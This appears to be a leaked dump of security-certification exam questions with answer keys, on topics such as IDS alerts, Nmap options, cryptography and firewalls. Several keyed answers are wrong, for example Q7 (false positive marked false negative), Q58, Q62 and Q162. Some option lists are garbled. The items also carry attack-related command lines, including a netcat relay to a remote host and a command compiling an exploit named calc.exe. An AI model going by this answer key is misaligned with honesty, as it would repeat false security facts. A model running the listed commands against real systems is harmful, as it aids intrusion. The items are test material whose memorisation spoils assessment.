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


NEW QUESTION 1
- (Exam Topic 1)
You are a security officer of a company. You had an alert from IDS that indicates that one PC on your Intranet is connected to a blacklisted IP address (C2 Server) on the Internet. The IP address was blacklisted just before the alert. You are staring an investigation to roughly analyze the severity of the situation. Which of the following is appropriate to analyze?

A. Event logs on the PC
B. Internet Firewall/Proxy log
C. IDS log
D. Event logs on domain controller

Answer: B

NEW QUESTION 2
- (Exam Topic 1)
Log monitoring tools performing behavioral analysis have alerted several suspicious logins on a Linux server occurring during non-business hours. After further examination of all login activities, it is noticed that none of the logins have occurred during typical work hours. A Linux administrator who is investigating this problem realizes the system time on the Linux server is wrong by more than twelve hours. What protocol used on Linux servers to synchronize the time has stopped working?

A. Time Keeper
B. NTP
C. PPP
D. OSPP

Answer: B

NEW QUESTION 3
- (Exam Topic 1)
Chandler works as a pen-tester in an IT-firm in New York. As a part of detecting viruses in the systems, he uses a detection method where the anti-virus executes the malicious codes on a virtual machine to simulate CPU and memory activities.
Which type of virus detection method did Chandler use in this context?

A. Heuristic Analysis
B. Code Emulation
C. Integrity checking
D. Scanning

Answer: B

NEW QUESTION 4
- (Exam Topic 1)
Vlady works in a fishing company where the majority of the employees have very little understanding of IT let alone IT Security. Several information security issues that Vlady often found includes, employees sharing password, writing his/her password on a post it note and stick it to his/her desk, leaving the computer unlocked, didn’t log out from emails or other social media accounts, and etc.
After discussing with his boss, Vlady decided to make some changes to improve the security environment in his company. The first thing that Vlady wanted to do is to make the employees understand the importance of keeping confidential information, such as password, a secret and they should not share it with other persons.
Which of the following steps should be the first thing that Vlady should do to make the employees in his company understand to importance of keeping confidential information a secret?

A. Warning to those who write password on a post it note and put it on his/her desk
B. Developing a strict information security policy
C. Information security awareness training
D. Conducting a one to one discussion with the other employees about the importance of information security

Answer: A

NEW QUESTION 5
- (Exam Topic 1)
Code injection is a form of attack in which a malicious user:

A. Inserts text into a data field that gets interpreted as code
B. Gets the server to execute arbitrary code using a buffer overflow
C. Inserts additional code into the JavaScript running in the browser
D. Gains access to the codebase on the server and inserts new code

Answer: A

NEW QUESTION 6
- (Exam Topic 1)
Based on the below log, which of the following sentences are true?
Mar 1, 2016, 7:33:28 AM 10.240.250.23 – 54373 10.249.253.15 – 22 tcp_ip

A. SSH communications are encrypted it’s impossible to know who is the client or the server
B. Application is FTP and 10.240.250.23 is the client and 10.249.253.15 is the server
C. Application is SSH and 10.240.250.23 is the client and 10.249.253.15 is the server

D. Application is SSH and 10.240.250.23 is the server and 10.249.253.15 is the server

Answer: C

NEW QUESTION 7
- (Exam Topic 1)
Darius is analysing IDS logs. During the investigation, he noticed that there was nothing suspicious found and an alert was triggered on normal web application traffic. He can mark this alert as:

A. False-Negative
B. False-Positive
C. True-Positive
D. False-Signature

Answer: A

NEW QUESTION 8
- (Exam Topic 1)
Which of the following DoS tools is used to attack target web applications by starvation of available sessions on the web server?
The tool keeps sessions at halt using never-ending POST transmissions and sending an arbitrarily large content-length header value.

A. My Doom
B. Astacheldraht
C. R-U-Dead-Yet?(RUDY)
D. LOIC

Answer: C

NEW QUESTION 9
- (Exam Topic 1)
Which is the first step followed by Vulnerability Scanners for scanning a network?

A. TCP/UDP Port scanning
B. Firewall detection
C. OS Detection
D. Checking if the remote host is alive

Answer: D

NEW QUESTION 10
- (Exam Topic 1)
You are working as a Security Analyst in a company XYZ that owns the whole subnet range of 23.0.0.0/8 and 192.168.0.0/8.
While monitoring the data, you find a high number of outbound connections. You see that IP’s owned by XYZ (Internal) and private IP’s are communicating to a Single Public IP. Therefore, the Internal IP’s are sending data to the Public IP.
After further analysis, you find out that this Public IP is a blacklisted IP, and the internal communicating devices are compromised.
What kind of attack does the above scenario depict?

A. Botnet Attack
B. Spear Phishing Attack
C. Advanced Persistent Threats
D. Rootkit Attack

Answer: A

NEW QUESTION 10
- (Exam Topic 1)
What is the main security service a cryptographic hash provides?

A. Integrity and ease of computation
B. Message authentication and collision resistance
C. Integrity and collision resistance
D. Integrity and computational in-feasibility

Answer: D

NEW QUESTION 13
- (Exam Topic 1)
Which of the following is the best countermeasure to encrypting ransomwares?

A. Use multiple antivirus softwares
B. Keep some generation of off-line backup
C. Analyze the ransomware to get decryption key of encrypted data
D. Pay a ransom

Answer: B

NEW QUESTION 16
- (Exam Topic 1)
Sam is working as s pen-tester in an organization in Houston. He performs penetration testing on IDS in order to find the different ways an attacker uses to evade the IDS. Sam sends a large amount of packets to the target IDS that generates alerts, which enable Sam to hide the real traffic. What type of method is Sam using to evade IDS?

A. Denial-of-Service
B. False Positive Generation
C. Insertion Attack
D. Obfuscating

Answer: B

NEW QUESTION 21
- (Exam Topic 1)
Nedved is an IT Security Manager of a bank in his country. One day. he found out that there is a security breach to his company's email server based on analysis of a suspicious connection from the email server to an unknown IP Address.
What is the first thing that Nedved needs to do before contacting the incident response team?

A. Leave it as it Is and contact the incident response te3m right away
B. Block the connection to the suspicious IP Address from the firewall
C. Disconnect the email server from the network
D. Migrate the connection to the backup email server

Answer: C

NEW QUESTION 24
- (Exam Topic 1)
What type of analysis is performed when an attacker has partial knowledge of inner-workings of the application?

A. Black-box
B. Announced
C. White-box
D. Grey-box

Answer: D

NEW QUESTION 25
- (Exam Topic 1)
What is the least important information when you analyze a public IP address in a security alert?

A. ARP
B. Whois
C. DNS
D. Geolocation

Answer: A

NEW QUESTION 27
- (Exam Topic 1)
A hacker is an intelligent individual with excellent computer skills and the ability to explore a computer's software and hardware without the owner’s permission. Their intention can either be to simply gain knowledge or to illegally make changes. Which of the following class of hacker refers to an individual who works both offensively and defensively at various times?

A. Suicide Hacker
B. Black Hat
C. White Hat
D. Gray Hat

Answer: D

NEW QUESTION 28
- (Exam Topic 1)
What is the purpose of a demilitarized zone on a network?

A. To scan all traffic coming through the DMZ to the internal network
B. To only provide direct access to the nodes within the DMZ and protect the network behind it
C. To provide a place to put the honeypot
D. To contain the network devices you wish to protect

Answer: B

NEW QUESTION 31
- (Exam Topic 1)
Which one of the following Google advanced search operators allows an attacker to restrict the results to those websites in the given domain?

A. [cache:]

B. [site:]
C. [inurl:]
D. [link:]

Answer: B

NEW QUESTION 36
- (Exam Topic 1)
How is the public key distributed in an orderly, controlled fashion so that the users can be sure of the sender's identity?

A. Hash value
B. Private key
C. Digital signature
D. Digital certificate

Answer: D

NEW QUESTION 40
- (Exam Topic 1)
Why should the security analyst disable/remove unnecessary ISAPI filters?

A. To defend against social engineering attacks
B. To defend against webserver attacks
C. To defend against jailbreaking
D. To defend against wireless attacks

Answer: B

NEW QUESTION 45
- (Exam Topic 1)
You need to deploy a new web-based software package for your organization. The package requires three separate servers and needs to be available on the Internet. What is the recommended architecture in terms of server placement?

A. All three servers need to be placed internally
B. A web server facing the Internet, an application server on the internal network, a database server on the internal network
C. A web server and the database server facing the Internet, an application server on the internal network
D. All three servers need to face the Internet so that they can communicate between themselves

Answer: B

NEW QUESTION 46
- (Exam Topic 1)
In which of the following password protection technique, random strings of characters are added to the password before calculating their hashes?

A. Keyed Hashing
B. Key Stretching
C. Salting
D. Double Hashing

Answer: C

NEW QUESTION 49
- (Exam Topic 1)
Identify the UDP port that Network Time Protocol (NTP) uses as its primary means of communication?

A. 123
B. 161
C. 69
D. 113

Answer: A

NEW QUESTION 54
- (Exam Topic 1)
Bob, a network administrator at BigUniversity, realized that some students are connecting their notebooks in the wired network to have Internet access. In the university campus, there are many Ethernet ports available for professors and authorized visitors but not for students.
He identified this when the IDS alerted for malware activities in the network. What should Bob do to avoid this problem?

A. Disable unused ports in the switches
B. Separate students in a different VLAN
C. Use the 802.1x protocol
D. Ask students to use the wireless network

Answer: C

NEW QUESTION 58

- (Exam Topic 1)
If you want only to scan fewer ports than the default scan using Nmap tool, which option would you use?

A. -sP
B. -P
C. -r
D. -F

Answer: B

NEW QUESTION 61
- (Exam Topic 1)
Which of the following is an adaptive SQL Injection testing technique used to discover coding errors by inputting massive amounts of random data and observing the changes in the output?

A. Function Testing
B. Dynamic Testing
C. Static Testing
D. Fuzzing Testing

Answer: D

NEW QUESTION 62
- (Exam Topic 1)
These hackers have limited or no training and know how to use only basic techniques or tools. What kind of hackers are we talking about?

A. Black-Hat Hackers A
B. Script Kiddies
C. White-Hat Hackers
D. Gray-Hat Hacker

Answer: C

NEW QUESTION 67
- (Exam Topic 1)
Darius is analysing logs from IDS. He want to understand what have triggered one alert and verify if it's true positive or false positive. Looking at the logs he copy and paste basic details like below:
source IP: 192.168.21.100
source port: 80
destination IP: 192.168.10.23
destination port: 63221
What is the most proper answer.

A. This is most probably true negative.
B. This is most probably true positive which triggered on secure communication between client and server.
C. This is most probably false-positive, because an alert triggered on reversed traffic.
D. This is most probably false-positive because IDS is monitoring one direction traffic.

Answer: A

NEW QUESTION 68
- (Exam Topic 1)
A company's policy requires employees to perform file transfers using protocols which encrypt traffic. You suspect some employees are still performing file transfers using unencrypted protocols because the employees do not like changes. You have positioned a network sniffer to capture traffic from the laptops used by employees in the data ingest department. Using Wire shark to examine the captured traffic, which command can be used as a display filter to find unencrypted file transfers?

A. tcp.port != 21
B. tcp.port = 23
C. tcp.port ==21
D. tcp.port ==21 || tcp.port ==22

Answer: D

NEW QUESTION 71
- (Exam Topic 1)
Your business has decided to add credit card numbers to the data it backs up to tape. Which of the following represents the best practice your business should observe?

A. Hire a security consultant to provide direction.
B. Do not back up cither the credit card numbers or then hashes.
C. Back up the hashes of the credit card numbers not the actual credit card numbers.
D. Encrypt backup tapes that are sent off-site.

Answer: A

NEW QUESTION 75

- (Exam Topic 1)
Cross-site request forgery involves:

A. A request sent by a malicious user from a browser to a server
B. Modification of a request by a proxy between client and server
C. A browser making a request to a server without the user’s knowledge
D. A server making a request to another server without the user’s knowledge

Answer: C

NEW QUESTION 79
- (Exam Topic 1)
Bob, a system administrator at TPNQM SA, concluded one day that a DMZ is not needed if he properly configures the firewall to allow access just to servers/ports, which can have direct internet access, and block the access to workstations.
Bob also concluded that DMZ makes sense just when a stateful firewall is available, which is not the case of TPNQM SA.
In this context, what can you say?

A. Bob can be right since DMZ does not make sense when combined with stateless firewalls
B. Bob is partially righ
C. He does not need to separate networks if he can create rules by destination IPs, one by one
D. Bob is totally wron
E. DMZ is always relevant when the company has internet servers and workstations
F. Bob is partially righ
G. DMZ does not make sense when a stateless firewall is available

Answer: C

NEW QUESTION 82
- (Exam Topic 1)
You are a Penetration Tester and are assigned to scan a server. You need to use a scanning technique wherein the TCP Header is split into many packets so that it becomes difficult to detect what the packets are meant for.
Which of the below scanning technique will you use?

A. ACK flag scanning
B. TCP Scanning
C. IP Fragment Scanning
D. Inverse TCP flag scanning

Answer: C

NEW QUESTION 87
- (Exam Topic 1)
In which of the following cryptography attack methods, the attacker makes a series of interactive queries, choosing subsequent plaintexts based on the information from the previous encryptions?

A. Chosen-plaintext attack
B. Ciphertext-only attack
C. Adaptive chosen-plaintext attack
D. Known-plaintext attack

Answer: A

NEW QUESTION 92
- (Exam Topic 2)
A circuit level gateway works at which of the following layers of the OSI Model?

A. Layer 5 - Application
B. Layer 4 – TCP
C. Layer 3 – Internet protocol
D. Layer 2 – Data link

Answer: B

NEW QUESTION 96
- (Exam Topic 2)
Which of the following processes evaluates the adherence of an organization to its stated security policy?

A. Vulnerability assessment
B. Penetration testing
C. Risk assessment
D. Security auditing

Answer: D

NEW QUESTION 97
- (Exam Topic 2)
The precaution of prohibiting employees from bringing personal computing devices into a facility is what type of security control?

A. Physical
B. Procedural
C. Technical
D. Compliance

Answer: B

NEW QUESTION 100
- (Exam Topic 2)
Which tool would be used to collect wireless packet data?

A. NetStumbler
B. John the Ripper
C. Nessus
D. Netcat

Answer: A

NEW QUESTION 103
- (Exam Topic 2)
An organization hires a tester to do a wireless penetration test. Previous reports indicate that the last test did not contain management or control packets in the submitted traces. Which of the following is the most likely reason for lack of management or control packets?

A. The wireless card was not turned on.
B. The wrong network card drivers were in use by Wireshark.
C. On Linux and Mac OS X, only 802.11 headers are received in promiscuous mode.
D. Certain operating systems and adapters do not collect the management or control packets.

Answer: D

NEW QUESTION 108
- (Exam Topic 2)
Which of the following problems can be solved by using Wireshark?

A. Tracking version changes of source code
B. Checking creation dates on all webpages on a server
C. Resetting the administrator password on multiple systems
D. Troubleshooting communication resets between two systems

Answer: D

NEW QUESTION 109
- (Exam Topic 2)
Which of the following open source tools would be the best choice to scan a network for potential targets?

A. NMAP
B. NIKTO
C. CAIN
D. John the Ripper

Answer: A

NEW QUESTION 111
- (Exam Topic 2)
What is one thing a tester can do to ensure that the software is trusted and is not changing or tampering with critical data on the back end of a system it is loaded on?

A. Proper testing
B. Secure coding principles
C. Systems security and architecture review
D. Analysis of interrupts within the software

Answer: D

NEW QUESTION 112
- (Exam Topic 2)
Which of the following is an application that requires a host application for replication?

A. Micro
B. Worm
C. Trojan
D. Virus

Answer: D

Explanation:

Computer viruses infect a variety of different subsystems on their hosts. A computer virus is a malware that, when executed, replicates by reproducing itself or infecting other programs by modifying them. Infecting computer programs can include as well, data files, or the boot sector of the hard drive. When this replication succeeds, the affected areas are then said to be "infected".
References: https://en.wikipedia.org/wiki/Computer_virus

NEW QUESTION 114
- (Exam Topic 2)
Which of the following techniques will identify if computer files have been changed?

A. Network sniffing
B. Permission sets
C. Integrity checking hashes
D. Firewall alerts

Answer: C

NEW QUESTION 115
- (Exam Topic 2)
Which type of access control is used on a router or firewall to limit network activity?

A. Mandatory
B. Discretionary
C. Rule-based
D. Role-based

Answer: C

NEW QUESTION 116
- (Exam Topic 2)
A person approaches a network administrator and wants advice on how to send encrypted email from home. The end user does not want to have to pay for any license fees or manage server services. Which of the following is the most secure encryption protocol that the network administrator should recommend?

A. IP Security (IPSEC)
B. Multipurpose Internet Mail Extensions (MIME)
C. Pretty Good Privacy (PGP)
D. Hyper Text Transfer Protocol with Secure Socket Layer (HTTPS)

Answer: C

NEW QUESTION 120
- (Exam Topic 2)
A developer for a company is tasked with creating a program that will allow customers to update their billing and shipping information. The billing address field used is limited to 50 characters. What pseudo code would the developer use to avoid a buffer overflow attack on the billing address field?

A. if (billingAddress = 50) {update field} else exit
B. if (billingAddress != 50) {update field} else exit
C. if (billingAddress >= 50) {update field} else exit
D. if (billingAddress <= 50) {update field} else exit

Answer: D

NEW QUESTION 122
- (Exam Topic 2)
During a wireless penetration test, a tester detects an access point using WPA2 encryption. Which of the following attacks should be used to obtain the key?

A. The tester must capture the WPA2 authentication handshake and then crack it.
B. The tester must use the tool inSSIDer to crack it using the ESSID of the network.
C. The tester cannot crack WPA2 because it is in full compliance with the IEEE 802.11i standard.
D. The tester must change the MAC address of the wireless network card and then use the AirTraf tool to obtain the key.

Answer: A

NEW QUESTION 123
- (Exam Topic 2)
A security engineer has been asked to deploy a secure remote access solution that will allow employees to connect to the company’s internal network. Which of the following can be implemented to minimize the opportunity for the man-in-the-middle attack to occur?

A. SSL
B. Mutual authentication
C. IPSec
D. Static IP addresses

Answer: C

NEW QUESTION 124
- (Exam Topic 2)

At a Windows Server command prompt, which command could be used to list the running services?

A. Sc query type= running
B. Sc query \\servername
C. Sc query
D. Sc config

Answer: C

NEW QUESTION 128
- (Exam Topic 2)
While conducting a penetration test, the tester determines that there is a firewall between the tester's machine and the target machine. The firewall is only monitoring TCP handshaking of packets at the session layer of the OSI model. Which type of firewall is the tester trying to traverse?

A. Packet filtering firewall
B. Application-level firewall
C. Circuit-level gateway firewall
D. Stateful multilayer inspection firewall

Answer: C

NEW QUESTION 129
- (Exam Topic 2)
What is the outcome of the comm”nc -l -p 2222 | nc 10.1.0.43 1234"?

A. Netcat will listen on the 10.1.0.43 interface for 1234 seconds on port 2222.
B. Netcat will listen on port 2222 and output anything received to a remote connection on 10.1.0.43 port 1234.
C. Netcat will listen for a connection from 10.1.0.43 on port 1234 and output anything received to port 2222.
D. Netcat will listen on port 2222 and then output anything received to local interface 10.1.0.43.

Answer: B

NEW QUESTION 134
- (Exam Topic 2)
A consultant is hired to do physical penetration testing at a large financial company. In the first day of his assessment, the consultant goes to the company`s building dressed like an electrician and waits in the lobby for an employee to pass through the main access gate, then the consultant follows the employee behind to get into the restricted area. Which type of attack did the consultant perform?

A. Man trap
B. Tailgating
C. Shoulder surfing
D. Social engineering

Answer: B

NEW QUESTION 139
- (Exam Topic 2)
While checking the settings on the internet browser, a technician finds that the proxy server settings have been checked and a computer is trying to use itself as a proxy server. What specific octet within the subnet does the technician see?

A. 10.10.10.10
B. 127.0.0.1
C. 192.168.1.1
D. 192.168.168.168

Answer: B

NEW QUESTION 141
- (Exam Topic 2)
How can telnet be used to fingerprint a web server?

A. telnet webserverAddress 80HEAD / HTTP/1.0
B. telnet webserverAddress 80PUT / HTTP/1.0
C. telnet webserverAddress 80HEAD / HTTP/2.0
D. telnet webserverAddress 80PUT / HTTP/2.0

Answer: A

NEW QUESTION 145
- (Exam Topic 2)
One advantage of an application-level firewall is the ability to

A. filter packets at the network level.
B. filter specific commands, such as http:post.
C. retain state information for each packet.
D. monitor tcp handshaking.

Answer: B

NEW QUESTION 150
- (Exam Topic 2)
When using Wireshark to acquire packet capture on a network, which device would enable the capture of all traffic on the wire?

A. Network tap
B. Layer 3 switch
C. Network bridge
D. Application firewall

Answer: A

NEW QUESTION 155
- (Exam Topic 2)
What technique is used to perform a Connection Stream Parameter Pollution (CSPP) attack?

A. Injecting parameters into a connection string using semicolons as a separator
B. Inserting malicious Javascript code into input parameters
C. Setting a user's session identifier (SID) to an explicit known value
D. Adding multiple parameters with the same name in HTTP requests

Answer: A

NEW QUESTION 158
- (Exam Topic 2)
In the software security development life cycle process, threat modeling occurs in which phase?

A. Design
B. Requirements
C. Verification
D. Implementation

Answer: A

NEW QUESTION 162
- (Exam Topic 2)
A hacker is attempting to see which ports have been left open on a network. Which NMAP switch would the hacker use?

A. -sO
B. -sP
C. -sS
D. -sU

Answer: A

NEW QUESTION 163
- (Exam Topic 2)
Which NMAP command combination would let a tester scan every TCP port from a class C network that is blocking ICMP with fingerprinting and service detection?

A. NMAP -PN -A -O -sS 192.168.2.0/24
B. NMAP -P0 -A -O -p1-65535 192.168.0/24
C. NMAP -P0 -A -sT -p0-65535 192.168.0/16
D. NMAP -PN -O -sS -p 1-1024 192.168.0/8

Answer: B

NEW QUESTION 166
- (Exam Topic 2)
A company has five different subnets: 192.168.1.0, 192.168.2.0, 192.168.3.0, 192.168.4.0 and 192.168.5.0.
How can NMAP be used to scan these adjacent Class C networks?

A. NMAP -P 192.168.1-5.
B. NMAP -P 192.168.0.0/16
C. NMAP -P 192.168.1.0,2.0,3.0,4.0,5.0
D. NMAP -P 192.168.1/17

Answer: A

NEW QUESTION 168
- (Exam Topic 2)
Which of the following is an example of an asymmetric encryption implementation?

A. SHA1
B. PGP

C. 3DES
D. MD5

Answer: B

NEW QUESTION 170
- (Exam Topic 2)
A company is using Windows Server 2003 for its Active Directory (AD). What is the most efficient way to crack the passwords for the AD users?

A. Perform a dictionary attack.
B. Perform a brute force attack.
C. Perform an attack with a rainbow table.
D. Perform a hybrid attack.

Answer: C

NEW QUESTION 174
- (Exam Topic 2)
Which security control role does encryption meet?

A. Preventative
B. Detective
C. Offensive
D. Defensive

Answer: A

NEW QUESTION 179
- (Exam Topic 2)
In order to show improvement of security over time, what must be developed?

A. Reports
B. Testing tools
C. Metrics
D. Taxonomy of vulnerabilities

Answer: C

Explanation:
Today, management demands metrics to get a clearer view of security.
Metrics that measure participation, effectiveness, and window of exposure, however, offer information the organization can use to make plans and improve programs.
References:
http://www.infoworld.com/article/2974642/security/4-security-metrics-that-matter.html

NEW QUESTION 182
- (Exam Topic 2)
Diffie-Hellman (DH) groups determine the strength of the key used in the key exchange process. Which of the following is the correct bit size of the Diffie-Hellman (DH) group 5?

A. 768 bit key
B. 1025 bit key
C. 1536 bit key
D. 2048 bit key

Answer: C

NEW QUESTION 186
- (Exam Topic 2)
A newly discovered flaw in a software application would be considered which kind of security vulnerability?

A. Input validation flaw
B. HTTP header injection vulnerability
C. 0-day vulnerability
D. Time-to-check to time-to-use flaw

Answer: C

NEW QUESTION 190
- (Exam Topic 2)
Which type of scan measures a person's external features through a digital video camera?

A. Iris scan
B. Retinal scan
C. Facial recognition scan
D. Signature kinetics scan

Answer: C

NEW QUESTION 191
- (Exam Topic 2)
An NMAP scan of a server shows port 25 is open. What risk could this pose?

A. Open printer sharing
B. Web portal data leak
C. Clear text authentication
D. Active mail relay

Answer: D

NEW QUESTION 195
- (Exam Topic 2)
To send a PGP encrypted message, which piece of information from the recipient must the sender have before encrypting the message?

A. Recipient's private key
B. Recipient's public key
C. Master encryption key
D. Sender's public key

Answer: B

NEW QUESTION 196
- (Exam Topic 2)
Which of the following conditions must be given to allow a tester to exploit a Cross-Site Request Forgery (CSRF) vulnerable web application?

A. The victim user must open the malicious link with an Internet Explorer prior to version 8.
B. The session cookies generated by the application do not have the HttpOnly flag set.
C. The victim user must open the malicious link with a Firefox prior to version 3.
D. The web application should not use random tokens.

Answer: D

NEW QUESTION 197
- (Exam Topic 2)
A penetration tester is attempting to scan an internal corporate network from the internet without alerting the border sensor. Which is the most efficient technique should the tester consider using?

A. Spoofing an IP address
B. Tunneling scan over SSH
C. Tunneling over high port numbers
D. Scanning using fragmented IP packets

Answer: B

NEW QUESTION 200
- (Exam Topic 2)
How does an operating system protect the passwords used for account logins?

A. The operating system performs a one-way hash of the passwords.
B. The operating system stores the passwords in a secret file that users cannot find.
C. The operating system encrypts the passwords, and decrypts them when needed.
D. The operating system stores all passwords in a protected segment of non-volatile memory.

Answer: A

NEW QUESTION 201
- (Exam Topic 2)
Which command line switch would be used in NMAP to perform operating system detection?

A. -OS
B. -sO
C. -sP
D. -O

Answer: D

NEW QUESTION 204
- (Exam Topic 2)
A network administrator received an administrative alert at 3:00 a.m. from the intrusion detection system. The alert was generated because a large number of packets were coming into the network over ports 20 and 21. During analysis, there were no signs of attack on the FTP servers. How should the administrator classify this situation?

A. True negatives
B. False negatives
C. True positives
D. False positives

Answer: D

NEW QUESTION 205
- (Exam Topic 2)
Which of the following programming languages is most vulnerable to buffer overflow attacks?

A. Perl
B. C++
C. Python
D. Java

Answer: B

NEW QUESTION 208
- (Exam Topic 2)
Passive reconnaissance involves collecting information through which of the following?

A. Social engineering
B. Network traffic sniffing
C. Man in the middle attacks
D. Publicly accessible sources

Answer: D

NEW QUESTION 213
- (Exam Topic 2)
An engineer is learning to write exploits in C++ and is using the exploit tool Backtrack. The engineer wants to compile the newest C++ exploit and name it calc.exe. Which command would the engineer use to accomplish this?

A. g++ hackersExploit.cpp -o calc.exe
B. g++ hackersExploit.py -o calc.exe
C. g++ -i hackersExploit.pl -o calc.exe
D. g++ --compile –i hackersExploit.cpp -o calc.exe

Answer: A

NEW QUESTION 214
- (Exam Topic 2)
A company has hired a security administrator to maintain and administer Linux and Windows-based systems. Written in the nightly report file is the following:
Firewall log files are at the expected value of 4 MB. The current time is 12am. Exactly two hours later the size has decreased considerably. Another hour goes by and the log files have shrunk in size again.
Which of the following actions should the security administrator take?

A. Log the event as suspicious activity and report this behavior to the incident response team immediately.
B. Log the event as suspicious activity, call a manager, and report this as soon as possible.
C. Run an anti-virus scan because it is likely the system is infected by malware.
D. Log the event as suspicious activity, continue to investigate, and act according to the site's security policy.

Answer: D

NEW QUESTION 216
- (Exam Topic 2)
Pentest results indicate that voice over IP traffic is traversing a network. Which of the following tools will decode a packet capture and extract the voice conversations?

A. Cain
B. John the Ripper
C. Nikto
D. Hping

Answer: A

NEW QUESTION 219
- (Exam Topic 2)
When analyzing the IDS logs, the system administrator noticed an alert was logged when the external router was accessed from the administrator's computer to update the router configuration. What type of an alert is this?

A. False positive
B. False negative
C. True positve
D. True negative

Answer: A

NEW QUESTION 223
- (Exam Topic 2)
A security engineer is attempting to map a company’s internal network. The engineer enters in the following NMAP command:
NMAP –n –sS –P0 –p 80 ***.***.**.** What type of scan is this?

A. Quick scan
B. Intense scan
C. Stealth scan
D. Comprehensive scan

Answer: C

NEW QUESTION 227
- (Exam Topic 2)
One way to defeat a multi-level security solution is to leak data via

A. a bypass regulator.
B. steganography.
C. a covert channel.
D. asymmetric routing.

Answer: C

NEW QUESTION 231
- (Exam Topic 2)
What is the correct PCAP filter to capture all TCP traffic going to or from host 192.168.0.125 on port 25?

A. tcp.src == 25 and ip.host == 192.168.0.125
B. host 192.168.0.125:25
C. port 25 and host 192.168.0.125
D. tcp.port == 25 and ip.host == 192.168.0.125

Answer: D

NEW QUESTION 233
- (Exam Topic 2)
A penetration tester is hired to do a risk assessment of a company's DMZ. The rules of engagement states that the penetration test be done from an external IP address with no prior knowledge of the internal IT systems. What kind of test is being performed?

A. white box
B. grey box
C. red box
D. black box

Answer: D

NEW QUESTION 238
- (Exam Topic 2)
Which statement is TRUE regarding network firewalls preventing Web Application attacks?

A. Network firewalls can prevent attacks because they can detect malicious HTTP traffic.
B. Network firewalls cannot prevent attacks because ports 80 and 443 must be opened.
C. Network firewalls can prevent attacks if they are properly configured.
D. Network firewalls cannot prevent attacks because they are too complex to configure.

Answer: B

Explanation:
Network layer firewalls, also called packet filters, operate at a relatively low level of the TCP/IP protocol stack, not allowing packets to pass through the firewall unless they match the established rule set. To prevent Web Application attacks an Application layer firewall would be required.
References: https://en.wikipedia.org/wiki/Firewall_(computing)#Network_layer_or_packet_filters

NEW QUESTION 241
- (Exam Topic 2)
Which of the following is a client-server tool utilized to evade firewall inspection?

A. tcp-over-dns
B. kismet
C. nikto
D. hping

Answer: A

NEW QUESTION 245
- (Exam Topic 2)
Which of the statements concerning proxy firewalls is correct?

A. Proxy firewalls increase the speed and functionality of a network.
B. Firewall proxy servers decentralize all activity for an application.
C. Proxy firewalls block network packets from passing to and from a protected network.
D. Computers establish a connection with a proxy firewall which initiates a new network connection for the client.

Answer: D

NEW QUESTION 249
- (Exam Topic 2)
Which of the following parameters enables NMAP's operating system detection feature?

A. NMAP -sV
B. NMAP -oS
C. NMAP -sR
D. NMAP -O

Answer: D

NEW QUESTION 252
- (Exam Topic 2)
Which of the following is a symmetric cryptographic standard?

A. DSA
B. PKI
C. RSA
D. 3DES

Answer: D

NEW QUESTION 257
- (Exam Topic 3)
When does the Payment Card Industry Data Security Standard (PCI-DSS) require organizations to perform external and internal penetration testing?

A. At least once a year and after any significant upgrade or modification
B. At least once every three years or after any significant upgrade or modification
C. At least twice a year or after any significant upgrade or modification
D. At least once every two years and after any significant upgrade or modification

Answer: A

NEW QUESTION 260
- (Exam Topic 3)
Which vital role does the U.S. Computer Security Incident Response Team (CSIRT) provide?

A. Incident response services to any user, company, government agency, or organization in partnership with the Department of Homeland Security
B. Maintenance of the nation’s Internet infrastructure, builds out new Internet infrastructure, and decommissions old Internet infrastructure
C. Registration of critical penetration testing for the Department of Homeland Security and public and private sectors
D. Measurement of key vulnerability assessments on behalf of the Department of Defense (DOD) and State Department, as well as private sectors

Answer: A

NEW QUESTION 261
- (Exam Topic 3)
A certified ethical hacker (CEH) is approached by a friend who believes her husband is cheating. She offers to pay to break into her husband's email account in order to find proof so she can take him to court. What is the ethical response?

A. Say no; the friend is not the owner of the account.
B. Say yes; the friend needs help to gather evidence.
C. Say yes; do the job for free.
D. Say no; make sure that the friend knows the risk she’s asking the CEH to take.

Answer: A

NEW QUESTION 266
- (Exam Topic 3)
When comparing the testing methodologies of Open Web Application Security Project (OWASP) and Open Source Security Testing Methodology Manual (OSSTMM) the main difference is

A. OWASP is for web applications and OSSTMM does not include web applications.
B. OSSTMM is gray box testing and OWASP is black box testing.
C. OWASP addresses controls and OSSTMM does not.
D. OSSTMM addresses controls and OWASP does not.

Answer: D

NEW QUESTION 267
- (Exam Topic 3)
Some passwords are stored using specialized encryption algorithms known as hashes. Why is this an appropriate method?

A. It is impossible to crack hashed user passwords unless the key used to encrypt them is obtained.
B. If a user forgets the password, it can be easily retrieved using the hash key stored by administrators.
C. Hashing is faster compared to more traditional encryption algorithms.
D. Passwords stored using hashes are non-reversible, making finding the password much more difficult.

Answer: D

NEW QUESTION 270
- (Exam Topic 3)
Which of the following algorithms provides better protection against brute force attacks by using a 160-bit message digest?

A. MD5
B. SHA-1
C. RC4
D. MD4

Answer: B

NEW QUESTION 273
- (Exam Topic 3)
Which of the following is a characteristic of Public Key Infrastructure (PKI)?

A. Public-key cryptosystems are faster than symmetric-key cryptosystems.
B. Public-key cryptosystems distribute public-keys within digital signatures.
C. Public-key cryptosystems do not require a secure key distribution channel.
D. Public-key cryptosystems do not provide technical non-repudiation via digital signatures.

Answer: B

NEW QUESTION 275
- (Exam Topic 3)
